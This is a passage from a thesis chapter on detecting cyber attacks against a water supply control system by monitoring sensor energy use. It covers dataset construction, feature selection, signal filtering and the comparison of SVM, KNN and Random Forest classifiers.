Figures 6.4 to 6.6 show the results of the three algorithms performing classification tasks on our three pre-processed datasets. The test for the KNN algorithm was performed using the following distances: Euclidean, Manhattan, Minkowski, and K distances from zero to ten. The chosen distance parameter did not affect the results of precision, accuracy and recall; instead, it increased and decreased the time to build the model. When the k-neighbour parameter changes the results slightly change. The SVM algorithm shows different results depending on the selected kernel. We tested SVM algorithm with the following kernels: Polynomial, normalized polynomial, Pearson VII, and radial basis function. Figure 6.4 shows the result of Pearson VII kernel function (PUK) and Figure 6.5 shows that Random Forest algorithm which presents a better result compared with the other two algorithms. For Random Forest algorithm, we modified the parameter depth which represents the depth of each three in the forest. The deeper the three the more splits it has as it captures more information. The parameter was modified from 0 to 10 during our experimentation process. The default depth of 2 was shown the best result.




Figure 6.4 SVM performance




Figure 6.5 KNN performance




Figure 6.6 Random forest performance

Table 6.2 presents a summary of the time taken to build the model for each case (case I to case III). SVM takes much longer time than the rest of the algorithms. This is because the number of kernel evaluations that perform in this algorithm increases by the amount of data in the dataset. For instance, the difference between the first and the third case regarding the number of kernel evaluations is about one thousand million, which results in 131.93 seconds of difference between them. KNN is one of the most simplistic algorithms and the fastest compared with SVM and Random Forest. It only computes the distance with the K-nearest neighbour and does not show considerable variation among the datasets. Accuracy provides an intuitive performance measure and it is the number of correct predictions over the total observations, however, accuracy alone is not the only metric to consider during the performance evaluation (Nugrahaeni & Mutijarsa, 2017).

Table 6.2 Overview of time metrics

Algorithm	**Time taken to build the model**		
	Case I	Case II	Case III
SVM	5.57s	31.15s	137.43s
KNN	0s	0s	0.1s
Random Forest	0.73s	0.1s	3.63s

Table 6.3 F-Measure

Algorithm	**F-Measure**		
	Case I	Case II	Case
SVM	69%	85%	87%
KNN	71%	85%	87%
Random Forest	76%	86%	91%

Table 6.3 shows the results in terms of F-measure, which is the weighted average of precision and recall. F-measure is more useful than accuracy, although, it happens in unbalanced class distributions only (Yau et al., 2017). The results show that Random Forest achieves 75% of accuracy with the smallest dataset and 91% when the data and attributes increased. In general, the three algorithms increase in accuracy as the data is increased, which is comparative with how humans learn. This means better knowledge with more data. We use statistical significance to choose the best algorithm for each dataset. It can be said that the statistical significance value depends on the criticality of the data. Thereby, we choose 0.03 given that the testbed represents a clean water supply system as a critical infrastructure. The null hypothesis for this chapter states that the three algorithms perform the same. Bearing that in mind, in case I, Random Forest outperforms KNN by 5% and SVM by 3%. In case II, three algorithms perform the same but in Case III, Random Forest presents the best performance again by 4% in comparison with KNN and SVM. The results are similar to the accuracy presented in Figure 6.4 to Figure 6.6 given the balanced datasets.

The first publication of this research contains the results obtained from the first version of Festo MPA Process Control Rig for the proof of concept as explained above. This experimentation is basic and simple; however, it demonstrates the feasibility of detecting anomalies in a control system only by monitoring the sensors and actuators involved in the process. Therefore, we decided to expand the concept of energy monitoring due to the successful results obtained during the above experiments. For this reason, we modified the original version of the Festo rig making the control process more realistic. We also designed a more sophisticated set of attacks. The steps carried out during the second phase of the investigation are described in detail below.

6.4 Newly engineered energy-based dataset

In the previous section, we demonstrate that the cyber attack detection in industrial control systems is possible through energy monitoring of sensors and actuators. To expand this concept, we added four INA219 sensors in the components of the CWSS physical testbed implemented in the modified version of the Festo rig explained in Chapter 4 which makes the energy-based dataset obtained from the testbed containing a greater number of features. It should be noted that the modifications to the Festo Rig allow us to implement a more realistic control process in comparison with its default configuration given that we can develop water demand models for different days of a week instead of a fixed demand model like the one used in our first physical testbed. The most popular data sets that were obtained from testbeds similar to our CWSS implementations are discussed below.

6.4.1 ICS datasets

ICSs are frequently used in critical infrastructures and large-scale industrial processes such as transportation, energy, water, oil, gas, and communication systems. Nations worldwide rely heavily on the operation of their critical infrastructures, that the interruption or destruction of these would have a significant impact on the national security, health system or public life. The water distribution system is an example of a critical infrastructure that operates 24/7 hours and whose disruption would cause discomfort for the nation. This non-disruptive nature of an ICS causes scientists and researchers to have limited or no access to its facilities, validating the use of physical, hybrid, or virtual testbeds.

SWaT (Mathur & Tippenhauer, 2016) and WADI (Ahmed et al., 2017) are the most common physical testbeds employed for the cybersecurity analysis of water treatment/clean water supply systems. The majority of the research in the field are based on these two physical systems, either by having a direct access to them or by having access to the associated datasets generated under malicious and benign scenarios. The two testbeds are also the closest existing work to the research described in this thesis. Given that, a dataset has been generated from the Clean Water Supply System (CWSS) implemented in Chapter 4, to advance research in the field, the review comparison of the three datasets (SWaT, WADI and our CWSS) is as follows.

The SWaT testbed was developed by the iTrust Center for Research in Cyber Security at the Singapore University of Technology and Design (SUDU) (iTrust, 2018). SWaT represents a scaled-down version of a water treatment plant that produces 5 gallons of water per minute. The SWaT dataset is composed of the network traffic of 51 sensors and actuators during seven days of normal operation. The normal operation corresponds to the starting and stabilization of the plant. A total of 41 attacks were executed during four days of operation.

The WADI is a testbed that simulates a scaled-down water distribution system. It was developed and implemented by the same creators of SWaT. The WADI testbed includes a large number of tanks that supply water to customer tanks. The dataset contains events obtained from 123 sensors and actuators during fourteen days of normal operation over which a total of 15 attack scenarios were executed.

The CWSS testbed simulates a model of a clean water supply system in the Festo MPA Compact Workstation rig. The CWSS physical testbed includes 7 sensors and actuators that operate for one day. Further, 7 attacks were executed against the testbed during 11 hours of operation. The dataset contains energy features obtained from the INA219 current sensor and hard-wired between the PLC and sensors/actuators composing the physical system.

In terms of network protocol, CWSS testbed implements Profinet (Feld, n.d.), which is an industrial standard for data communication over TCP/IP, while SWaT employs Modbus TCP (Qing Liu & Yingmei Li, 2006) and WADI devices CIP over Ethernet/IP. Modbus TCP is a protocol with vulnerabilities (Kwon, Taeyean and Lee, Jaehoon and Yi, 2016) e.g. it lacks adequate security checks in communication between two endpoints which could allow an unauthenticated remote attacker to send random commands against any slave device using the MODBUS master. However, Profinet protocol provides more secure communication and is becoming one of the most widely used standard in ICS. Therefore, from an attacker's point of view, it is more difficult to issue cyber-attacks against a system which implements Profinet (i.e. our CWSS) rather than Modbus TCP (i.e. SWaT).

Furthermore, SWaT and WADI datasets are based on basic and traditional network-based attacks such as ARP spoofing and Man-In-The-Middle attacks for which we already have many protections (Singh et al., 2016). For example, static ARP entries, encryption, VPN, packet filters, HTTPS, public key pair authentication and many Instruction Detection Systems (IDS) can easily stop these attacks. However, in CWSS testbed, it is implemented a novel set of attacks against the input/output and working memory of Siemens S7-1500 (Siemens, 2018) as described in Chapter 3. Siemens S7-1500 is one of the popular PLCs available on the market and used in industry at the moment. The features in the CWSS dataset are energy-based collected from the INA219 current sensor hard-wired between the PLC and sensors/actuators on a model of a clean water supply systems. Additionally, WADI does not provide details regarding network implementation over which malicious and benign scenarios have been issued and dataset has been generated while in CWSS this specification is fully explained. The implementation of cyber-attacks against both WADI and SWaT is also unclear while this is fully detailed in CWSS implementations. These makes the CWSS dataset more understandable and more realistic in terms of collected features and events in comparison with SWaT and WADI datasets.

In general, although the SWaT and WADI are bigger datasets captured over longer periods in comparison with CWSS, CWSS dataset has been collected under novel attacks against the input/output and working memory of a PLC currently used in industry, having more severe consequences on ICS, is more realistic in terms of attack novelty, consisting more difficult attacks from an attacker's point of view, and does not need an attacker to have a full knowledge of the system.

6.4.2 CWSS dataset collection

In this chapter, the energy-based dataset contains the energy traces of the sensors and actuators involved in the CWSS physical testbed described in Chapter 4. To achieve this, the current sensor INA 219 (Adafruit, 2018) is wired to each one of the sensors and then collecting the data using a Raspberry PI 4 (Pi, 2019). The architecture of the testbed remains the same as shown in Figure 6.2 in page 131, except for the Festo Rig. We employed our customized version of the Rig which is described in detail in Chapter 4. The difference between the two versions of the Festo Rig is in the location of the proportional and sinusoidal valves. In our customized version, the proportional valve allows us to simulate a water demand just like that of a small town, while the sinusoidal valve acts as a non-return valve. Therefore, our customised version of the Festo Rig is more realistic.

E. CWSS testbed, normal operation

The CWSS testbed is described in detail in Chapter 4; however, the following is an overview of how it operates. The testbed simulates an uninterrupted clean water supply system using a customised version of the Festo MPS PA Compact Workstation shown in Figure 6.7. The B101 tank contains the water that supplies the reservoir tank (B102) through the variable speed (PUMP 101). The water demand from customers was modelled and implemented using the proportional valve (V106) of the Festo Rig. The water level in the reservoir tank (B102) is maintained at a setpoint defined by an operator.

F. CWSS testbed, attack scenario

A set of attacks to the memory of the PLC aiming to overwrite the input memory of the PLC were implemented; hence the normal operation of the control system is affected. The set of attacks employed during the collection of the power-based dataset of the modified Festo Rig is more sophisticated than the attack implemented during the proof of concept explained at the beginning of this chapter. The set of the executed attacks to the ICS are listed in Table 6.4. The full implementation of the attacks, including source code, can be found in Chapter 3. For instance, the attacker might modify the input memory of the ultrasonic sensor pretending that the current water level is lower than it is. Consequently, the control system will increase the speed of the pump, resulting in an increase of the water level above the setpoint for B102 tank. This might result in a tank overflow.

Table 6.4 Set of attacks executed to the control system

Attack	**Effect**
Changing Setpoint in the Working Memory	Water Level Increases/Decreases 2-2.5 litres. It depends on the value sent from attacker to the Input Memory of the PLC.
Attack on Ultrasonic Sensor	Water Level Increases/Decreases. It depends on the value sent from attacker to the Input Memory of the PLC.
Attack on Flow In	Affects Pump Operation, consequently the water level in the reservoir tank.
Attack on Pump	Water level decreases 0.5-1 Litres.
Attack on Flow Out	Affects the Control Operation when using feedforward Controller.
Attack on Pressure In	Slightly affects the normal operation of the control system. The water level increases/decreases 0.1 - 0.2 litres.
Attack on Pressure Out	Affects the control operation when using a PI controller that takes the Pressure Out as Input for calculating the water level, otherwise this does not affect the control operation.

G. Dataset

The dataset was collected when the ICS was in operation for over 8 hours. Figure 6.8 shows the number of collected malicious and benign instances during the operation. The number of instances that belongs to the malicious class is represented by 35.72% of the entire dataset, whereas 64.28% belongs to the benign class. This shows an imbalanced dataset. One of the major problems of using machine learning on imbalanced datasets is obtaining a biased and inaccurate model (Han et al., 2005). To overcome the imbalance problem, we use Synthetic Minority Over-Sampling Technique (SMOTE) on the original dataset, a method that uses the k-nearest neighbour to produce new synthetic instances of the minority class (Chawla, N.V., Bowyer, K.W., Hall, L.O., 2002). As it can be seen in Figure 6.7, after employing SMOTE on our original dataset, Dataset I has an equal number of Malicious and Benign instances. Furthermore, SMOTE is used to create two more datasets labelled as Dataset II and Dataset III which are also depicted in Figure 6.3. These datasets will aid us to evaluate the performance of the machine learning algorithms in the following sections.




Figure 6.7 Datasets

6.5 Machine learning experimental setup

In order to evaluate the machine learning algorithms proposed in this Chapter, the computer simulations were performed using the method: stratified 5-fold cross-validation with a suitable data split for training and testing. This method is widely used because the results are less biased and more realistic than other methods such as a simple train/test split. The following phases were adopter in order to clarify and answer hypothesis stated at the beginning of this Chapter.

- Pre-processing Phase.
  i. Smoothing the voltage signal collected from the ultrasonic sensor by applying a digital filter.
  ii. Applying three different feature selection techniques for discarding redundant or low informative features.
  iii. Balancing the dataset by applying oversampling techniques such as SMOTE.
  iv. Splitting the data into training and testing datasets by using 5-fold cross-validation.

v. Normalizing or Standardizing the dataset depending on the selected Machine Learning algorithm.

- Training & Testing Phase.
  i. Training the selected machine learning algorithm with the training dataset.
  ii. Obtaining the prediction results using the testing dataset.
  iii. Performance evaluation of the selected machine learning algorithms

6.5.1 Preprocessing phase

Data pre-processing is a data mining technique which is used to improve the quality of the raw data (Miao & Niu, 2016). This stage has a significant impact on the performance of supervised learning models because unreliable input could lead to obtaining incorrect results. For instance, in our scenario, the data collected from the ultrasonic sensor contains undesirable noise that might be misclassified in cases where it is not removed. In the following section, we describe the pre-processing stage which includes the de-noising phase and the feature selection process followed by an overview of the selected machine learning algorithms employed in this chapter.

A. Dataset filtering process

In this section, we explain the noise removal for the ultrasonic sensor involved in our CWSS physical testbed. External factors such as humidity and temperature could lead a sensor to fail in recognising the correct water level which adds wrong values, also called noise, to the dataset. The analogue level sensor, is fitted on the top of the reservoir tank. It uses sound waves above 20000 Hz, which is beyond human hearing, to measure the distance between the sensor and the water. The analogue signal is converted by means of a transducer into a standard (0-10v) electrical signal. In this scenario, the capacity of the water tank is 10 litres and the water is poured from the top of the tank. When the control system starts and the tank is empty, the water bounces at the bottom of the tank. This process generates noise in the readings obtained from the ultrasonic sensor. The noise decreases as soon as the water in the reservoir tank starts to increase. However, it should be noted that the noise is always present in the signal obtained from the ultrasonic sensor, in smaller or bigger quantities.

In a given system, machine learning algorithms may miss out patterns and provide wrong results when noise is presented. One common technique in signal preprocessing is the design and the use of filters in order to remove unwanted frequencies from electrical signals. There are a considerable number of filters for signal processing such as Low Pass Filter (LPF) (Niewiadomski, 1989a), High Pass Filter (HPF) (Niewiadomski, 1989b) and Band Pass Filter (BPF)(Niewiadomski, 1989b). Although these filters are electrical circuits composed by resistors, amplifiers and capacitors, they can be digitally implemented by mathematical equations. In this research, a LPF is applied on the data collected from the ultrasonic sensor as its success has been proven in similar research such as (Hansen et al., 2002; Hirai et al., 2019).

The blue line in Figure 6.8 shows the signal obtained from the ultrasonic sensor without filtering. The signal contains a considerable amount of noise that might affect the performance of our selected machine learning algorithms. In Figure 6.9, the yellow line shows the Ultrasonic sensor signal that we filtered with a normalised passband frequency of $0.001\pi\, ^{r}/_{s}$ and a stopband attenuation of 60dB. As it is shown, this signal contains less noise than the original one, however, there are still remanences of noise. Please refer to (Lyons, 1996) for comprehensive explanations on normalised passband frequency and stopband attenuation. In order to remove as much noise as possible, Butterworth LPF (Hansen et al., 2002)(Lyons, 1996), which is a digital filter that has a flat response in the passband, is used given that it has been successfully applied in similar researches (Hansen et al., 2002; Hirai et al., 2019). Butterworth LPF smooths the electrical signals with a frequency higher than the cutoff frequency. The cutoff frequency is the boundary between the desired and undesired frequencies. It should be noted that the cutoff frequency does not define good or bad frequencies. The orange line in Figure 6.8 shows the ultrasonic sensor signal when the Butterworth LPF is applied which shows that this filter removes more noise than the simple LPF.




Figure 6.8 Raw ultrasonic level sensor signal

B. Feature selection process

In machine learning techniques, feature selection is a process of choosing the most relevant features that are useful in predicting the desired response (Novaković et al., 2011). In this research, twenty-four features were collected from six sensors located in the CWSS testbed. The features are shown in Table 6.5. The main aim of using feature selection techniques is to reduce the number of features to the most relevant ones for later use in building models based on machine learning algorithms. It should be noted that feature selection and feature extraction are two different concepts. Both techniques have the same aim of reducing the dimensionality of the dataset, however, the main difference is that feature selection keeps a subset of original features, while feature extraction creates new sets of features from the available ones (AlNuaimi et al., 2019).

Table 6.5 Features

Feature	Sensor	Feature	Sensor
1. sh_ultra	Ultrasonic Sensor	13. sh_fo	Flowmeter Out
2. v_ultra		14. v_fo	
3. c_ultra		15. c_fo	
4. p_ultra		16. p_fo	
5. sh_pump	Pump	17. sh_pi	Pressure In
6. v_pump		18. v_pi	
7. c_pump		19. c_pi	
8. p_pump		20. p_pi	
9. sh_fi	Flowmeter In	21. sh_po	Pressure Out
10. v_fi		22. v_po	
11. c_fi		23. c_po	
12. p_fi		24. p_po	

The benefit of using feature selection before training a machine learning algorithm is the reduction of the dataset dimensionality, as a result, the time taken to build a machine learning model will be reduced. Further, another benefit worth pointing out is that feature selection will improve the machine learning metrics such as accuracy and precision (Miao & Niu, 2016). There is a considerable number of feature selection techniques to perform feature selection such as lasso regression, step wise forward and backward selection (Aljawarneh et al., 2018) (Pajouh et al., 2018) (Sumaiya Thaseen & Aswani Kumar, 2017) (Chandra et al., 2014). However, in this experiment, we selected Information Gain, Chi-Square and Correlation Based described based on their popularity in the similar researches describes in Chapter 2.

6.1.1.1 *Information gain.*

Information Gain (IG) measures the amount of information that a feature gives about a class (Chandra et al., 2014). It measures the reduction in entropy, which can be defined as the information and the degree of uncertainty of random variables. IG tells how important an attribute is and it will be used for discriminating between the classes to be learned (Novaković et al., 2011). The IG scores are calculated as follows:

$$IG = Entropy(Parent) - [Weighted\ Average] * Entropy(Children \quad \text{(Eq. }1\text{)}$$

The Entropy (parent) is calculated using Eq. (2), where c_j is the number of malicious or benign examples in the dataset divided by the total of examples of the labelled feature.

$$Entropy(Parent) = -\sum_{j=1}^{m} P(c_j)\log 2\, P(c_j) \qquad \text{(Eq. }2\text{)}$$

IG constructs a one-level decision tree from the values of each feature. The Entropy (children) is calculated from these child nodes using the Eq. (2). The Weighted Average in Eq 1 is calculated by the sum of the number of examples in each node divided by the number of examples in the parent node and multiplied by the entropy of each node. Eq. (3) shows how to obtain the Weighted Average and the Entropy (children) where k is the number of nodes; N denotes the number of examples in the node and the total number of examples in the parent node is represented by t.

$$[Weighted\ Average] * Entropy(Children) = \sum_{j=1}^{k} \frac{N_j}{t} P(c_j)\log 2\, P(c_j) \quad \text{(Eq. }3\text{)}$$

Figure 6.9 shows the score for each variable after applying IG feature selection technique on our novel dataset. According to IG calculation and as shown in Figure 6.5 the features: 2. v_ultras, 3. c_ultras, 1. sh_ultras, 22. v_po, 4. p_ultras, 10. v_fi, 14. v_fo, 8. p_pump, 7. c_pump, 5. sh_pump and 6. v_pump obtained higher scores. Hence, they have more impact over the class variable, and it might require closer attention when selecting the features for the classification process using the machine learning algorithms. This will be fully analysed later in this chapter.




Figure 6.9 Information gain scores

6.1.1.2 Chi-square.

Chi-Square is another popular method of feature selection technique. It applies the statistical X^2 in order to measure the independence of two events. In feature selection, these two events are an occurrence of the feature and occurrence of the class (Jović et al., 2015). The value of X^2 is high when the two events are dependent. It means that the feature is correlated with the class and it should not be discarded. The higher the value of X^2, the more relation that the feature has with the class (Novaković et al., 2011). Eq. (4) shows the formula that obtains the value of X^2, where N denotes the total number of instances, A represents the number of positive instances that contain feature f, B is the number of negative instances that contain feature f, C is the number of positive instances that do not contain feature f, and D denotes the number of negative instances that do not contain feature f.

$$X^2 = \frac{N(AD-BC)^2}{(A+C)(B+D)(A+B)(C+D)} \qquad \text{(Eq. 4)}$$

Figure 6.10 shows the chi-square scores for all the features in our dataset. As it is hown, the features: 8. p_pump, 7. c_pump, 4. p_ultras, 5. sh_pump, 2. v_ultras, 10.

v_fi, 11. c_fi, 22. v_po, 3. c_ultras, 14. v_fo, 12. p_fi obtained a significant score compared to the rest of the features.




Figure 6.10 Chi-square scores

6.1.1.3 Correlation based.

Correlation-Based is a feature selection technique for classification tasks in Machine Learning. It examines each feature individually in order to determine the relationship of the feature with the corresponding class (Jović et al., 2015). Each feature is ranked according to the achieved correlation score $r_{x,y}$. The correlation is calculated using Pearson's correlation formula described in Eq (5).

$$r_{x,y} = \frac{\sum_{i=1}^{n}(X_i - \bar{X})(Y_i - \bar{Y})}{\sqrt{\sum_{i=1}^{n}(X_i - \bar{X})^2}\sqrt{\sum_{i=1}^{n}(Y_i - \bar{Y})^2}} \qquad \text{(Eq. 5)}$$

Eq (5) represents the division of the covariance by the product of the standard deviation of a feature X_i and class Y. The correlation coefficient ranges from -1 to 1 where a value closer to 0 means weaker correlation, closer to 1 means positive correlation, and closer to -1 means negative correlation (Novaković et al., 2011). Figure 6.11 shows a heatmap which indicates the correlation among the features in the dataset. The last row indicates the relationship between the class, which is called detection, and the rest of the features. For instance, the features p_ultras and v_pi shows a higher relationship than the other variables and it is represented by a darker green colour as shown in Figure 6.11. The score obtained from each feature according to the degree of relationship between the feature and the class is shown in Figure 6.12. Further, in the same graph, the features that obtained a high relationship with the class variable are 4. p_ultras, 18. v_pi, 6. v_pump, 8. p_pump 22. v_po, 7. c_pump, 2. v_ultras, 1. sh_ultras, 5. sh_pump, 3. c_ultras, 11. c_fi, 14. v_fo, 10. v_fi. When it comes to select features, it is recommended to obtain the absolute value from each score because a negative correlation, such as the score obtained from the feature p_pump, does not indicate that the feature should be discarded.




Figure 6.11 Mutual relationship scores




Figure 6.12 Feature selection correlation-dased (pearson's score)

C. Selected features

Each feature selection method measures the relevance of the features depending on its correlation with the dependent variable. Figure 6.13 shows the features that obtained the highest scores in three feature selection techniques described above. Additionally, it represents the features that each algorithm has in common. For instance, the features: 14. v_fo, 4. p_ultras, 3. c_ultras, 22. v_po, 8. p_pump, 2. v_ultras, 10. v_fi, and 5. sh_pump are among those that obtained higher scores in three feature selection techniques. Furthermore, the features that IG and Correlation Base have in common are: 18. v_pi, 6. v_pump and 1. sh_ultrasonic. The Chi-Square is the only one that chose the feature 12. p_fi.

A condition for evaluating the relation of features with the dependent variable is analysing density curves for the malicious and benign traces (O'Kane et al., 2013).

Figure 6.14 and Figure 6.15 shows the density of malicious and benign events in the following features: voltage in the ultrasonic sensor (2. v_ultras) and power in the pump (8. p_pump). These features are ranked with high scores according to our three feature selection techniques (IG, X2, and Correlation-Based). Both features are suitable for feature classification because the peak of the curve for malicious and benign traffic are opposite of each other. Figure 6.16 and Figure 6.17 show features with a low score such as Voltage in the shunt resistor that monitors the Pressure Out and Pressures In sensor (21. sh_po, 17. sh_pi). The malicious and benign distributions are completely overlapped; hence, these features are not suitable to be considered for classification.




Figure 6.13 Selected features




Figure 6.14 Density plot for shunt in the pressure in sensor




Figure 6.15 Density plot for voltage in the ultrasonic sensor

